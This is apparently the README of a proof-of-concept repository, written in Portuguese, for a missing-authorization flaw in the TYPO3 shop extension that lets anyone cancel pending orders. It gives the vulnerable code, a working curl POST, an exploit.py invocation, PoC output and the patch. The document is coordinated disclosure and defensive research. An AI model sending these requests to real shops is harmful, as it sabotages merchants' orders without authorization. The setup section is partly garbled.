 yuwkaaa/cve-2026-112071
cancelamento de pedidos não autenticado no TYPO3 EXT:shop


Qualquer visitante pode cancelar pedidos não pagos numa loja TYPO3. cancelAction() obtém o
id do pedido a partir do pedido e nunca verifica quem está a chamar. Os ids dos pedidos são sequenciais,
pelo que todos os pedidos pendentes são alcançáveis. Sem conta, sem sessão, um único POST.
| CVE | CVE-2026-112071 |
| Advisory | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Pacote | codingms/shop "TYPO3 Shop by coding.ms", 10.182 instalações |
| Afetado | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Corrigido | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, Missing Authorization |
| CVSS 4.0 | 6.9 Medium, conforme classificado pelo TYPO3 |
| CVSS 3.1 | 7.5 High, AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N |
| Testado em | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Crédito | Nguyen Le Thanh Nam |
Segundo CVE no mesmo advisory: CVE-2026-113468, falsificação de callback PayPal no mesmo controller.
Classes/Controller/BasketOrderController.php:1053, versão 6.2.0:
if ($this->request->hasArgument('basketOrder')) {
    $basketOrderUid = (int)$this->request->getArgument('basketOrder');
    /** @var BasketOrder $basketOrder */
    $basketOrder = $this->basketOrderRepository->findByIdentifier($basketOrderUid);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in state "prepared"
        if ($basketOrder->getStatus() === 'prepared') {
            $basketOrder->setStatus('canceled');
            $basketOrder->setCanceledDate(new \DateTime());
            $this->basketOrderRepository->update($basketOrder);
cancel está registrado como uma ação de plugin pública em ext_localconf.php:62, portanto a ação é acessível por qualquer pessoa. O uid é um cast de (int), então não há injeção SQL aqui. O que falta é uma verificação de propriedade. O direito elseif logo abaixo trata do caso correto, cancelando o pedido mantido na própria sessão do chamador.
Duas condições o limitam: o pedido alvo deve estar no estado prepared, e a página deve conter o plugin BasketOrder.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=cancel' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'tx_shop_basketorder[basketOrder]=1'
[poc] BEFORE
+-----+----------+---------------+
| uid | status   | canceled_date |
+-----+----------+---------------+
|   1 | prepared |             0 |
|   2 | paid     |             0 |
+-----+----------+---------------+

[poc] ATTACK  anonymous POST, no Cookie, no session, no FE/BE user  -> order 1
        HTTP 200   order 1 status: prepared -> canceled
[poc]   FIRED  an unauthenticated request cancelled the order
Controles da mesma execução: a ordem 2 é paid e permanece intacta, remover o argumento basketOrder não altera nada, e a instalação tem zero usuários de frontend e zero sessões abertas. Saída completa em poc-transcript.txt.
GET retorna 404, porque o TYPO3 o rejeita com um cHash vazio. Os parâmetros POST não fazem parte do cache hash, portanto o cHash não cobre isso.
exploit.py envia a mesma requisição contra um host que você controla. Dry run por padrão:
python3 exploit.py http://shop.example/checkout --order 42 --fire
A resposta é HTTP 200 independentemente de o pedido ter sido movido ou não. Confirme no backend.


get.typo3.org/13/tar.gz, sem necessidade de Composer.shop a partir do artefacto Packagist lançado, mais codingms/additional-tca e
codingms/modules.EXT:shop/Configuration/TypoScript/ no template raiz.shop_basketorder numa página.tx_shop_domain_model_basketorder com status = 'prepared'.php -S, PHP intl carregado.Ignore o passo 3 e todos os pedidos devolvem 404, o que parece um site que não é vulnerável.
6.3.0 vincula o uid à sessão do chamador:
$this->restoreSession();
$sessionBasketOrderUid = (int)($this->session['basketOrder'] ?? 0);
if ($sessionBasketOrderUid > 0 && $sessionBasketOrderUid === $basketOrderUid) {
orderAction() tinha o mesmo padrão e é acessível a partir de callbacks de pagamento onde não existe
cookie de sessão, então recebeu BasketOrderHmacService, que assina o uid com
o site encryptionKey. Diff completo em
fix-6.2.0-to-6.3.0.diff, obtido a partir do artefato
6.3.0 lançado. Esse patch foi apenas lido; o PoC não foi executado novamente contra ele.
Reportado a [email protected]. Versões corrigidas por Thomas Deuling (coding.ms), advisory por Torben Hansen (TYPO3 Security Team).
Para testar sistemas que você possui ou está autorizado a testar.







